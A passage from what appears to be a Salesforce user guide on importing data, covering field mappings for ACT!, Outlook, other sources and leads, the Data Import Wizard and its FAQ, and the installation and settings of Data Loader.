Default Field Mapping for Outlook

Create Export Files for Import Wizards

Exporting from Other Data Sources

You can import data into the system from any other application that can create a CSV (comma-separated values) file.

1. Save your data source as a CSV file.

   Note: If commas aren't appropriate for your locale, use a tab or other delimiter. Specify your delimiter in Data Loader Settings (**Settings** | **Settings**).

2. Ensure your file includes only one name per field. The system cannot accept more than one name per field.
3. Ensure your file separates names and titles into two fields. The system cannot accept fields containing both names and titles.
4. Ensure your file includes only one phone number per field.

SEE ALSO:

Field Mapping for Other Data Sources and Organization Import

Create Export Files for Import Wizards

Exporting from Salesforce

You can export account, campaign member, contact, custom object, lead, or solution reports from Salesforce to create an import file. Include the `Account ID`, `Campaign Member ID`, `Contact ID`, `Custom Object ID`, `Lead ID`, or `Solution ID` value for each respective record in your report. These ID fields are unique Salesforce identifiers and are used to accurately match your data with existing Salesforce records.

To create an import file with these ID fields, first export the data from Salesforce.

1. Run an account, campaign member, contact, custom object, lead, or solution report in Salesforce.

   Include the respective ID field and any other fields that are required for the import.

2. Export the report to Excel.

Note: Remember that Salesforce record IDs are case-sensitive. Don't manually change Salesforce IDs in your import file.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Create Export Files for Import Wizards

Videos: Data Import How-To Series

Prepare Your Data for Import

After exporting your data from Salesforce or your existing application, prepare your data before importing it.

Note: If your data has information in fields that do not match any standard fields, your admin can create custom fields for that data before import.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Preparing Contacts

Use Excel® to label the columns in your import file as specified in Field Mapping for Other Data Sources and Organization Import on page 641.

Preparing Person Accounts

When importing person accounts, use the field labels in Salesforce as the column labels in your import file.

Preparing Org Business Accounts and Contacts

When importing business accounts and contacts for your org, you must use Excel® to label the columns in your import file as specified in Field Mapping for Other Data Sources and Organization Import on page 641.

Preparing Org Leads

When importing general leads or leads for campaigns, use the import file labels specified in Field Mapping for Importing Leads on page 645.

Preparing Custom Objects

When importing a custom object, use the field labels shown on the custom object detail page in Salesforce as the column labels in your import file.

Preparing Campaign Members

When importing campaign members, use the field labels in Salesforce as the column labels in your import file.

Preparing Solutions

When importing solutions, use the field labels in Salesforce as the column labels in your import file.

You can enter HTML into the solutions you plan to import into Salesforce. However, unless your org has enabled HTML solutions, HTML tags will display in the solutions after they are imported.

For security purposes, Salesforce automatically filters all HTML solutions for potentially malicious HTML. If potentially malicious HTML is detected in an HTML solution, the potentially malicious HTML is either removed or transformed into text for users who view the HTML solution. Users can't notice when potentially malicious HTML is removed from an HTML solution.

You can import solutions written in HTML format into Salesforce. However, for security purposes, only the HTML tags listed below are allowed. The content of any HTML tags not listed below is removed when saved in HTML solutions. Furthermore, the content of all `<script>` and `<iframe>` tags, as well as all JavaScript, is removed when saved in HTML solutions. Cascading Style Sheets (CSS) are not supported in HTML solutions.

The following HTML tags are allowed in HTML solutions imported into Salesforce:

`<a>`	`<dt>`	`<q>`
`<abbr>`	`<em>`	`<samp>`
`<acronym>`	`<font>`	`<small>`
`<address>`	`<h1>`	`<span>`
`<b>`	`<h2>`	`<strike>`
`<bdo>`	`<h3>`	`<strong>`

<big>	<h4>	<sub>
<blockquote>	<h5>	<sup>
 	<h6>	<table>
<caption>	<hr>	<tbody>
<cite>	<i>	<td>
<code>	<img>	<tfoot>
<col>	<ins>	<th>
<colgroup>	<kbd>	<thead>
<dd>		<tr>
<del>		<tt>
<dfn>	<p>	
	<pre>	<var>
<dl>		

Within the above tags, you can include the following attributes:

alt	face	size
background	height	src
border	href	style
class	name	target
colspan	rowspan	width

The above attributes, which can include a URL, are limited to URLs that begin with the following:

- http:
- https:
- file:
- ftp:
- mailto:
- #
- / for relative links

SEE ALSO:

Default Field Mapping for ACT!

Default Field Mapping for Outlook

Create Export Files for Import Wizards

Default Field Mapping for ACT!

This table details how ACT! fields map to Salesforce account and contact import fields during an individual data import.

Note: If an ACT! record contains more than one contact for the same company, the import wizard creates multiple contacts for one account.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

ACT! Field	Import Field
Address 1	Contact: Mailing Address and Account: Billing Address
Address 2	Contact: Mailing Address and Account: Billing Address
Address 3	Contact: Mailing Address and Account: Billing Address
Alt Phone	Contact: Other Phone
Alt Phone Ext.	Contact: Other Phone Ext.
Assistant	Contact: Assistant's Name
Asst. Phone	Contact: Asst. Phone
Asst. Phone Ext.	Contact: Asst. Phone Ext.
City	Contact: Mailing City and Account: Billing City
Company	Account: Name
Contact	Contact: Full Name
Country	Contact: Mailing Country and Account: Billing Country
Department	Contact: Department
E-mail Login (The import wizard verifies this is a valid email address in the form: jsmith@acme.com)	Contact: Email
Fax	Contact: Fax and Account: Fax
Fax Ext.	Contact: Business Fax Ext.
First Name	Contact: First Name

ACT! Field	Import Field
Home Address 1	Contact: Other Address 1
Home Address 2	Contact: Other Address 2
Home Address 3	Contact: Other Address 3
Home City	Contact: Other City
Home Country	Contact: Other Country
Home Phone	Contact: Home Phone
Home State	Contact: Other State
Home Zip	Contact: Other Postal Code
ID/Status	Account: Type
Last Name	Contact: Last Name
Mobile Phone	Contact: Mobile Phone
Note	Does not import
Phone	Contact: Phone and Account: Phone
Phone Ext.	Contact: Business Phone Ext.
Referred By	Contact: Lead Source
Revenue	Account: Annual Revenue
State	Contact: Mailing State and Account: Billing State
Ticker Symbol	Account: Ticker Symbol
Title	Contact: Title
Web Site	Account: Website
Zip	Contact: Mailing Postal Code Account: Billing Postal Code
2nd Contact	2nd Contact: Name
2nd Phone	2nd Contact: Phone
2nd Phone Ext.	2nd Contact: Phone Ext.
2nd Title	2nd Contact: Title
3rd Contact	3rd Contact: Name
3rd Phone	3rd Contact: Phone

ACT! Field	Import Field
3rd Phone Ext.	3rd Contact: Phone Ext.
3rd Title	3rd Contact: Title
2nd Last Reach, 3rd Last Reach, Asst. Title, Last Attempt, Last Meeting, Last Reach, Last Results, Letter Date, Pager, Spouse, User 1-15	Contact: Note or Account: Note (In Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, you specify which fields import into a single contact or account note; separate notes are not created for each ACT! field.)

SEE ALSO:

Exporting from ACT!

Prepare Your Data for Import

Default Field Mapping for Outlook

This table details how Outlook fields map to Salesforce account and contact import fields during an individual data import.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

Outlook Field	Import Field
Assistant's Name	Contact: Assistant's Name
Assistant's Phone	Contact: Asst Phone
Birthday	Contact: Birthdate
Business City	Contact: Mailing City and Account: Billing City
Business Country	Contact: Mailing Country and Account: Billing Country
Business Fax	Contact: Fax and Account: Fax
Business Phone	Contact: Phone
Business Postal Code	Contact: Mailing Postal Code Account: Billing Postal Code
Business Street	Contact: Mailing Address and Account: Billing Address
Business Street 2	Contact: Mailing Address and Account: Billing Address

Outlook Field	Import Field
Business Street 3	Contact: Mailing Address and Account: Billing Address
Company	Account: Account Name and Contact: Account
Company Main Phone	Account: Phone
Department	Contact: Department
E-mail (The import wizard verifies this is a valid email address in the form: jsmith@acme.com)	Contact: Email
First Name	Contact: First Name
Home City	Contact: Other City
Home Country	Contact: Other Country
Home Phone	Contact: Home Phone
Home Postal Code	Contact: Other Postal Code
Home Street	Contact: Other Address
Home Street 2	Contact: Other Address
Home Street 3	Contact: Other Address
Job Title	Contact: Title
Last Name	Contact: Last Name
Manager's Name	Contact: Reports To (In addition, if the name in this field does not match an existing contact, a new contact is created with the manager's name.)
Mobile Phone	Contact: Mobile Phone
Notes	Contact: Description
Other Phone	Contact: Other Phone
Referred By	Contact: Lead Source
Title	Contact: Salutation
Web Page	Account: Website
Account, Anniversary, Billing Information, Business Phone 2, Callback, Car Phone, Categories, Children, Directory Server, E-mail 2, E-mail 3, Government ID Number,	Contact: Note or Account: Note (In Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, you specify which fields import into a single

Outlook Field	Import Field
Hobby, Home Fax, Home Phone 2, Internet Free/Busy Address, ISDN, Keywords, Language, Location, Middle Name, Mileage, Office Location, Organizational ID Number, Other City, Other Country, Other Fax, Other Postal Code, Other State, Other Street, Other Street 2, Other Street 3, Pager, PO Box, Primary Phone, Profession, Radio Phone, Spouse, Suffix, Telex, TTY/TDD Phone, User 1, User 2, User 3, User 4	contact or account note; separate notes are not created for each Outlook field.)

SEE ALSO:

Exporting from Outlook

Prepare Your Data for Import

Field Mapping for Other Data Sources and Organization Import

If you are importing accounts and contacts for an organization, or importing individual data from sources other than Outlook or ACT!, the Import Wizards map the fields as correctly as possible. You must fine-tune the mapping before completing the import. Before importing your data, Salesforce recommends that you use Excel to label the columns in your import file with the labels listed below. Field length limits for each object are listed in the Salesforce Field Reference Guide.

Note: The default mappings listed below are offered as a guide for importing; they do not ensure 100% accuracy in mapping your data. **You must fine-tune the mapping in the Import Wizards.** Remember that you can map the same field multiple times if necessary—for example, for the account and contact address fields.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

Organization import not available in: **Personal** Edition, **Database.com**

Common Fields for Contacts and Accounts

Label for Your Import File	Salesforce Field
Record Owner (Note: For individual imports, this field is not necessary, since all data you import is automatically owned by you. In addition, when importing records by Salesforce record ID, this field is ignored.)	Contact: Contact Owner and Account: Account Owner
Currency ISO Code (Note: You can use this field only for organization imports in organizations that use multiple currencies. For more information, see Importing Multiple Currencies on page 631.)	Contact: Contact Currency and Account: Account Currency

Contact Fields

Label for Your Import File	Salesforce Field
Assistant	Contact: Assistant
Asst. Phone	Contact: Asst. Phone
Asst. Phone Ext.	Appended to Contact: Asst. Phone
Birthdate	Contact: Birthdate
Business Fax	Contact: Fax
Business Fax Ext.	Appended to Contact: Fax
Business Phone	Contact: Phone
Business Phone Ext.	Appended to Contact: Phone
Contact Description	Contact: Description
Contact Full Name *or* First Name & Last Name (Note: When importing contact names, use either Contact Full Name or First Name and Last Name, but not both.)	Contact: First Name and Contact: Last Name
Contact ID (Note: Record IDs are case-sensitive and should not be changed.)	Contact: Contact ID
Contact Note	Creates a note attached to the contact
Department	Contact: Department
E-mail Address (Note: The import wizard verifies this is a valid email address in the form: jsmith@acme.com.)	Contact: Email
Email Opt Out (Note: Use "1" to indicate that user opts out; use "0" to indicate that user wants emails.)	Contact: Email Opt Out
Home Phone	Contact: Home Phone
Home Phone Ext.	Appended to Contact: Home Phone
Lead Source	Contact: Lead Source
Mailing City	Contact: Mailing City
Mailing Country	Contact: Mailing Country
Mailing Postal Code	Contact: Mailing Address Zip/Postal Code

Contact Fields

Label for Your Import File	Salesforce Field
Mailing State	Contact: Mailing State/Province
Mailing Street 1	Contact: Mailing Address
Mailing Street 2	Contact: Mailing Address
Mailing Street 3	Contact: Mailing Address
Mobile Phone	Contact: Mobile
Mobile Phone Ext.	Appended to Contact: Mobile
Other City	Contact: Other City
Other Country	Contact: Other Country
Other Phone	Contact: Other Phone
Other Phone Ext.	Appended to Contact: Other Phone
Other Postal Code	Contact: Other Address Zip/Postal Code
Other State	Contact: Other State/Province
Other Street 1	Contact: Other Address
Other Street 2	Contact: Other Address
Other Street 3	Contact: Other Address
Reports To (Note: If the import wizard cannot find a contact that matches the name in this field, it will create a new contact using this value as the Contact: First Name & Last Name.)	Contact: Reports To
Salutation	Prefixed to Contact: First Name
Title	Contact: Title
2nd Contact	Split into Contact: First Name & Last Name for a second contact for the account
2nd Phone	Contact: Phone for a second contact for the account
2nd Phone Ext.	Appended to Contact: Phone for a second contact for the account
2nd Title	Contact: Title for a second contact for the account
3rd Contact	Split into Contact: First Name & Last Name for a third contact for the account
3rd Phone	Contact: Phone for a third contact for the account
3rd Phone Ext.	Appended to Contact: Phone for a third contact for the account
3rd Title	Contact: Title for a third contact for the account

Account Fields

Label for Your Import File	Salesforce Field
Account Description	Account: Description
Account Division (Note: You do not need to specify this field if you choose to assign the division via the drop-down list on Step 1 of the import wizard. If you do not map this field or use the division drop-down list, the division is set to the record owner's default division for each record.)	Account: Account Division
Account Fax	Account: Fax
Account Fax Ext.	Appended to Account: Fax
Account ID (Note: Record IDs are case-sensitive and should not be changed.)	Account: Account ID
Account Name	Account: Account Name and Contact: Account
Account Note	Creates a note attached to the account
Account Number	Account: Account Number
Account Phone	Account: Phone
Account Phone Ext.	Appended to Account: Phone
Account Site	Account: Account Site
Account Type	Account: Type
Billing City	Account: Billing City
Billing Country	Account: Billing Country
Billing Postal Code	Account: Billing Zip/Postal Code
Billing State	Account: Billing State/Province
Billing Street 1	Account: Billing Address
Billing Street 2	Account: Billing Address
Billing Street 3	Account: Billing Address
Employees	Account: Employees
Industry	Account: Industry
Ownership	Account: Ownership
Parent Account	Account: Parent Account

Account Fields	
Label for Your Import File	**Salesforce Field**
(Note: If the import wizard cannot find an account that matches the parent account name, it will create a new account using this value as the `Account Name`.)	
`Parent Account Site` (Note: Indicates the site value of `Parent Account`.)	Account: `Account Site` (Note: Maps to the `Account Site` field in the parent account.)
`Rating`	Account: `Rating`
`Revenue`	Account: `Annual Revenue`
`Shipping City`	Account: `Shipping City`
`Shipping Country`	Account: `Shipping Country`
`Shipping Postal Code`	Account: `Shipping Zip/Postal Code`
`Shipping State`	Account: `Shipping State/Province`
`Shipping Street 1`	Account: `Shipping Address`
`Shipping Street 2`	Account: `Shipping Address`
`Shipping Street 3`	Account: `Shipping Address`
`SIC Code`	Account: `SIC Code`
`Ticker Symbol`	Account: `Ticker Symbol`
`Website`	Account: `Website`

Note: If you include record types in your import file, the Import Wizard uses the record owner's default record type when creating new records. For existing records, the Import Wizard does not update the record type field.

SEE ALSO:

Prepare Your Data for Import

Field Mapping for Importing Leads

Before you import leads, we recommend labeling the columns in your import file with the labels in the following table. When you import leads, the Data Import Wizard maps the fields in your import file as correctly as possible, and if necessary, you fine-tune the mappings.

Note: The following default mappings are offered as a guide. They don't ensure 100% accuracy in mapping your data, so you must fine-tune the mapping in the Data Import Wizard.

Label for Your Import File	Salesforce Lead Field
`Annual Revenue`	`Annual Revenue`

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Label for Your Import File	Salesforce Lead Field
City	City
Company	Company
Country	Country
Currency ISO Code (Note: You can use this field only for orgs that use multiple currencies; see Importing Multiple Currencies on page 631.)	Lead Currency
Description	Description
Email (The Data Import Wizard verifies that this is a valid email address in the form jsmith@acme.com.)	Email
Email Opt Out (Use "1" to indicate that the user opts out; use "0" to indicate that the user wants emails.)	Email Opt Out
No. of Employees	No. of Employees
Fax	Fax
Full Name or First Name & Last Name (Note: When importing lead names, use either Full Name or First Name and Last Name, but not both.)	First Name and Last Name
Industry	Industry
Lead Division (Note: You do not need to specify this field if you choose to assign the division via the drop-down list on Step 1 of the Data Import Wizard. If you do not map this field or use the division drop-down list, the division is set to the record owner's default division for each record.)	Lead Division
Lead ID (Note: Record IDs are case-sensitive and should not be changed.)	Lead ID
Lead Source (Note: You do not need to specify this field if you choose to assign the same Lead Source to all leads on the first page of the Data Import Wizard.)	Lead Source
Lead Status	Lead Status

Label for Your Import File	Salesforce Lead Field
Mobile Phone	Mobile
Phone	Phone
Postal Code	Postal Code
Rating	Rating
Record Owner (Note: You do not need this field if assigning ownership via a lead assignment rule. In addition, when importing records by Salesforce record ID, this field is ignored.)	Lead Owner
Salutation	Added to beginning of First Name
State	State
Status	Status (in the Campaign History related list of a lead)
Street 1	Address
Street 2	Address
Street 3	Address
Title	Title
Website	Website

If you include record types in this list, the Data Import Wizard uses the record owner's default record type when creating new records. For existing records, the Data Import Wizard does not update the record type field.

If you choose to use assignment rules, the Data Import Wizard uses the new owner's default record type when creating new records. When the assignment rules assign the record to a queue, the queue owner's default record type is used.

SEE ALSO:

Prepare Your Data for Import

Data Import Wizard

The Data Import Wizard makes it easy to import data for many standard Salesforce objects, including accounts, contacts, leads, solutions, campaign members, and person accounts. You can also import data for custom objects. You can import up to 50,000 records at a time.

Salesforce recommends that you test a small file first to make sure that you've prepared your source data correctly.

These browsers support the Data Import Wizard:

- Google Chrome™ version 29 and later

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

- Mozilla® Firefox® version 23 and later
- Microsoft® Internet Explorer® version 9 and later
- Apple® Safari® version 5 and later

Note:

- Dragging and dropping CSV files isn't supported in Internet Explorer 9.
- You can't run more than one import job at a time, even from separate browser windows.

SEE ALSO:

Import Data with the Data Import Wizard

Add Person Accounts with the Data Import Wizard

To add person accounts to your Salesforce org, launch the Data Import Wizard from the accounts home page.

Before you begin, make sure that your import file is in CSV format and contains values for these fields.

- First Name
- Last Name
- Email
- Phone

Tip: To obtain Salesforce IDs or other values from your org, run reports and then export the report data.

These steps describe one recommended method of importing data. You can import data into Salesforce fields that aren't listed here. You can also customize your import by using other options that appear in the Data Import Wizard.

1. From the accounts home page, click **Import Person Accounts**.
   The Data Import Wizard appears.
2. Select **Person Accounts**, then select **Add new and update existing records**.
3. Set `Match Account by` to **Email**.
4. Select the CSV file that contains your import data, and click **Next**.
5. Map column headers from your CSV file to these fields.
   - First Name
   - Last Name
   - Email
   - Phone
6. Click **Next**.
7. Review the import settings, and then click **Start Import**.

When we finish importing your data, we notify you by email. Review the results and resolve any errors that occurred.

EDITIONS

Data Import Wizard available in both Salesforce Classic and Lightning Experience

Data Import Wizard available in **All** Editions except Database.com

Person accounts available in: both Salesforce Classic and Lightning Experience

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create person accounts that you own via the Data Import Wizard:

- "Create" on accounts

  AND

  "Edit" on accounts

  AND

  "Import Personal Contacts"

To create person accounts owned by others via the Data Import Wizard:

- "Create" on accounts

  AND

  "Edit" on accounts and contacts

  AND

  "Modify All Data"

Data Import Wizard FAQ

SEE ALSO:

Data Import Wizard

How many records can I import?

The Data Import Wizard lets you import up to 50,000 records at a time.

SEE ALSO:

Data Import Wizard FAQ

What kind of objects can I import?

You can use the Data Import Wizard to import accounts, contacts, leads, solutions, campaign members, person accounts, and custom objects.

SEE ALSO:

Data Import Wizard FAQ

Can I do simultaneous imports?

The Data Import Wizard doesn't support simultaneous—or concurrent—data import jobs, even from separate browser windows. Finish one data import before beginning the next.

SEE ALSO:

Data Import Wizard FAQ

How long does it take to complete an import?

The time it takes to complete an import using the Data Import Wizard varies, depending on the amount of data you're importing. Imports are generally not immediate and can take up to several minutes.

If you're a Salesforce admin, you can check the status of an import on the Bulk Downloads page. From Setup, enter *Bulk Data Load Jobs* in the Quick Find box, then select **Bulk Data Load Jobs**.

If you're not a Salesforce admin and you want to know the status of an import, you need to wait until you receive the status email. You can also monitor the import manually by checking the relevant tabs in Salesforce.

SEE ALSO:

Data Import Wizard FAQ

Undoing an Import

If you import accounts, contacts, leads, or solutions by mistake, your administrator can from Setup, enter *Mass Delete Records* in the Quick Find box, then select **Mass Delete Records** to delete the items you mistakenly imported. View the Using Mass Delete to Undo Imports document for instructions.

The Mass Delete Records tools do not support custom objects. If you import custom objects by mistake in Enterprise, Unlimited, Performance, or Developer Edition, your administrator can use the Data Loader to mass delete the mistakenly imported records. See Perform Mass Deletes on page 664.

SEE ALSO:

Data Import Wizard

Import Data Into Salesforce

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

User Permissions Needed

To mass delete data:

- "Modify All Data"

Data Loader

Data Loader is a client application for the bulk import or export of data. Use it to insert, update, delete, or export Salesforce records.

When importing data, Data Loader reads, extracts, and loads data from comma-separated values (CSV) files or from a database connection. When exporting data, it outputs CSV files.

Note: If commas aren't appropriate for your locale, use a tab or other delimiter. Specify your delimiter in Data Loader Settings (**Settings** | **Settings**).

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

You can use Data Loader in two different ways:

- User interface—When you use the user interface, you work interactively to specify the configuration parameters, CSV files used for import and export, and the field mappings that map the field names in your import file with the field names in Salesforce.
- Command line (Windows only)—When you use the command line, you specify the configuration, data sources, mappings, and actions in files. This enables you to set up Data Loader for automated processing.

Data Loader offers the following key features:

- An easy-to-use wizard interface for interactive use
- An alternate command-line interface for automated batch operations (Windows only)
- Support for large files with up to 5 million records
- Drag-and-drop field mapping
- Support for all objects, including custom objects
- Can be used to process data in both Salesforce and Database.com
- Detailed success and error log files in CSV format
- A built-in CSV file viewer
- Support for Windows and Mac

To get started, see the following topics:

- When to Use Data Loader
- Considerations for Installing Data Loader

Note: In previous versions, Data Loader has been known as "AppExchange Data Loader" and "Sforce Data Loader."

SEE ALSO:

Encrypt Fields

Encrypt Files and Attachments

When to Use Data Loader

Data Loader complements the web-based import wizards that are accessible from the Setup menu in the online application. Refer to the following guidelines to determine which method best suits your business needs:

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Use Data Loader when:

- You need to load 50,000 to 5,000,000 records. Data Loader is supported for loads of up to 5 million records. If you need to load more than 5 million records, we recommend you work with a Salesforce partner or visit the *App Exchange* for a suitable partner product.
- You need to load into an object that is not yet supported by the import wizards.
- You want to schedule regular data loads, such as nightly imports.
- You want to export your data for backup purposes.

Use the import wizards when:

- You are loading less than 50,000 records.
- The object you need to import is supported by import wizards. To see what import wizards are available and thus what objects they support, from Setup, enter *Data Management* in the Quick Find box, then select **Data Management**.
- You want to prevent duplicates by uploading records according to account name and site, contact email address, or lead email address.

For more information about the import wizards, see Import Data Into Salesforce on page 622.

Considerations for Installing Data Loader

Before you download and install Data Loader, understand the system requirements, installation considerations, and login considerations. From Setup, enter *Data Loader* in the Quick Find box, then select **Data Loader**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To access the page to download Data Loader:
- "Modify All Data"

To use Data Loader:
- "API Enabled"

  AND

  The appropriate user permission for the operation you are doing, for example, "Create" on accounts to insert new accounts

  AND

  "Bulk API Hard Delete" (only if you configure Data Loader to use Bulk API to hard-delete records)

System Requirements for Windows

Data Loader is signed for Windows. To use Data Loader for Windows, you need:

- Microsoft® Windows® 7, Windows® 8, or Windows® 10
- 120 MB of free disk space
- 256 MB of available memory
- Java JRE 1.8 (32-bit)

Note: Salesforce no longer bundles Java with the Data Loader for Windows installer. Download and install Java on your Windows computer.

We recommend that you set the JAVA_HOME environment variable to the directory where the Java Runtime Environment (JRE) is installed. Doing so ensures that you can run Data Loader in batch mode from the command line.

System Requirements for macOS

To use Data Loader for macOS, you need:

- macOS El Capitan
- 120 MB of free disk space
- 256 MB of available memory
- Java JRE 1.8
- Administrator privileges on the machine

Installation Considerations

Over time, several versions of the Data Loader client application have been available for download. Some earlier versions were called "AppExchange Data Loader" or "Sforce Data Loader." You can run different versions at the same time on one computer. However, do not install more than one copy of the same version.

The latest version is always available in Salesforce. If you have installed the latest version and want to install it again, first remove the version on your computer.

Tip: If you experience login issues in the command line interface after upgrading to a new version of Data Loader, please try re-encrypting your password to solve the problem. For information on the password encryption utility, see Encrypt from the Command Line on page 668.

Note: The Data Loader command-line interface is supported for Windows only.

To make changes to the source code, download the open-source version of Data Loader from *https://github.com/forcedotcom/dataloader*.

Login Considerations

- If your organization restricts IP addresses, logins from untrusted IPs are blocked until they're activated. Salesforce automatically sends you an activation email that you can use to log in. The email contains a security token that you must add to the end of your password. For example, if your password is *mypassword*, and your security token is *XXXXXXXXXX*, you must enter *mypasswordXXXXXXXXXX* to log in.
- Data Loader version 36.0 and later supports Web Server OAuth Authentication. See OAuth Authentication for more information.
- Data Loader version 36.0 and later supports Salesforce Communities. Communities users always log in with the OAuth option in Data Loader. To enable OAuth for Communities, the user modifies the `config.properties` file as follows.
  - Change the portion in bold in the following line to the login URL of the community. Don't add a forward slash (/) to the end of the line.

    ```
    sfdc.oauth.Production.server=https\://login.salesforce.com
    ```

    For example:

    ```
    sfdc.oauth.Production.server=
    https\://johnsmith-developer-edition.yourInstance.force.com/test
    ```

  - Change the portion in bold in the following line to the hostname of the community.

    ```
    sfdc.oauth.Production.redirecturi=https\://login.salesforce.com/services/oauth2/success
    ```

    For example:

    ```
    sfdc.oauth.Production.redirecturi=
    https\:/johnsmith-developer-edition.yourInstance.force.com/services/oauth2/success
    ```

  The `config.properties` file is in the `conf` default configuration directory, which is installed in these locations.

  - macOS: `/Applications/Data\ Loader.app/Contents/Resources/conf/`
  - Windows: `%LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\` for the current user, and `C:\ProgramData\salesforce.com\Data Loader\samples\conf\` for all users

Configure Data Loader

Use the Settings menu to change the default operation settings of Data Loader.

1. Open the Data Loader.
2. Select **Settings** > **Settings**.
3. Edit the fields as needed.

Field	Description
`Batch size`	In a single insert, update, upsert, or delete operation, records moving to or from Salesforce are processed in increments of this size. The maximum value is 200. We recommend a value between 50 and 100. The maximum value is 10,000 if the `Use Bulk API` option is selected.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Field	Description
`Insert null values`	Select this option to insert blank mapped values as `null` values during data operations. Note that when you are updating records, this option instructs Data Loader to overwrite any existing data in mapped fields. This option is not available if the `Use Bulk API` option is selected. Empty field values are ignored when you update records using the Bulk API. To set a field value to `null` when the `Use Bulk API` option is selected, use a field value of `#N/A`.
`Assignment rule`	Specify the ID of the assignment rule to use for inserts, updates, and upserts. This option applies to inserts, updates, and upserts on cases and leads. It also applies to updates on accounts if your organization has territory assignment rules on accounts. The assignment rule overrides `Owner` values in your CSV file.
`Server host`	Enter the URL of the Salesforce server with which you want to communicate. For example, if you are loading data into a sandbox, change the URL to `https://test.salesforce.com`.
`Reset URL on Login`	By default, Salesforce resets the URL after login to the one specified in `Server host`. To turn off this automatic reset, disable this option.
`Compression`	Compression enhances the performance of Data Loader and is turned on by default. You may want to disable compression if you need to debug the underlying SOAP messages. To turn off compression, enable this option.
`Timeout`	Specify how many seconds Data Loader waits to receive a response back from the server before returning an error for the request.
`Query request size`	In a single export or query operation, records are returned from Salesforce in increments of this size. The maximum value is 2,000 records. Larger values may improve performance but use more memory on the client.
`Generate status files for exports`	Select this option to generate success and error files when exporting data.
`Read all CSVs with UTF-8 encoding`	Select this option to force files to open in UTF-8 encoding, even if they were saved in a different format.
`Write all CSVs with UTF-8 encoding`	Select this option to force files to be written in UTF-8 encoding.
`Use European date format`	Select this option to support the date formats `dd/MM/yyyy` and `dd/MM/yyyy HH:mm:ss`.

Field	Description
`Allow field truncation`	Select this option to truncate data in the following types of fields when loading that data into Salesforce: Email, Multi-select Picklist, Phone, Picklist, Text, and Text (Encrypted). In Data Loader versions 14.0 and earlier, values for fields of those types are truncated by Data Loader if they are too large. In Data Loader version 15.0 and later, the load operation fails if a value is specified that is too large. Selecting this option allows you to specify that the previous behavior, truncation, be used instead of the new behavior in Data Loader versions 15.0 and later. This option is selected by default and has no effect in versions 14.0 and earlier. This option is not available if the `Use Bulk API` option is selected. In that case, the load operation fails for the row if a value is specified that is too large for the field.
`Allow comma as a CSV delimiter`	Select this option if your CSV file uses commas to delimit records.
`Allow Tab as a CSV delimiter`	Select this option if your CSV file uses tab characters to delimit records.
`Allow other characters as CSV delimiters`	Select this option if your CSV file uses a character other than a comma or tab to delimit records.
`Other Delimiters (enter multiple values with no separator; for example, !+?)`	The characters in this field are used only if the `Allow other characters as CSV delimiters` option is selected. For example, if you use the | (pipe) character to delimit data records, enter that character in this field.
`Use Bulk API`	Select this option to use the Bulk API to insert, update, upsert, delete, and hard delete records. The Bulk API is optimized to load or delete a large number of records asynchronously. It's faster than the default SOAP-based API due to parallel processing and fewer network round-trips. Warning: You can hard delete records when you configure Data Loader to `Use Bulk API`. Keep in mind that hard deleted records are immediately deleted and can't be recovered from the Recycle Bin.
`Enable serial mode for Bulk API`	Select this option to use serial instead of parallel processing for Bulk API. Processing in parallel can cause database contention. When this is severe, the load may fail. Using serial mode guarantees that batches are processed one at a time. Note that using this option may significantly increase the processing time for a load. This option is only available if the `Use Bulk API` option is selected.

Field	Description
`Upload Bulk API Batch as Zip File`	Select this option to use Bulk API to upload zip files containing binary attachments, such as Attachment records or Salesforce CRM Content. This option is only available if the `Use Bulk API` option is selected.
`Time Zone`	Select this option to specify a default time zone. If a date value does not include a time zone, this value is used. • If no value is specified, the time zone of the computer where Data Loader is installed is used. • If an incorrect value is entered, GMT is used as the time zone and this fact is noted in the Data Loader log. Valid values are any time zone identifier which can be passed to the Java `getTimeZone(java.lang.String)` method. The value can be a full name such as `America/Los_Angeles`, or a custom ID such as `GMT-8:00`.
`Proxy host`	The host name of the proxy server, if applicable.
`Proxy port`	The proxy server port.
`Proxy username`	The username for proxy server authentication.
`Proxy password`	The password for proxy server authentication.
`Proxy NTLM domain`	The name of the Windows domain used for NTLM authentication.
`Start at row`	If your last operation failed, you can use this setting to begin where the last successful operation finished.

4. Click **OK** to save your settings.

SEE ALSO:

Data Loader Behavior with Bulk API Enabled

Configure the Data Loader to Use the Bulk API

Data Loader Behavior with Bulk API Enabled

Enabling the Bulk API in Data Loader allows you to load or delete a large number of records faster than using the default SOAP-based API. However, there are some differences in behavior in Data Loader when you enable the Bulk API. One important difference is that it allows you to execute a hard delete if you have the permission and license. See Configure Data Loader on page 654.

The following settings are not available on the **Settings** > **Settings** page in Data Loader when the `Use Bulk API` option is selected:

`Insert null values`
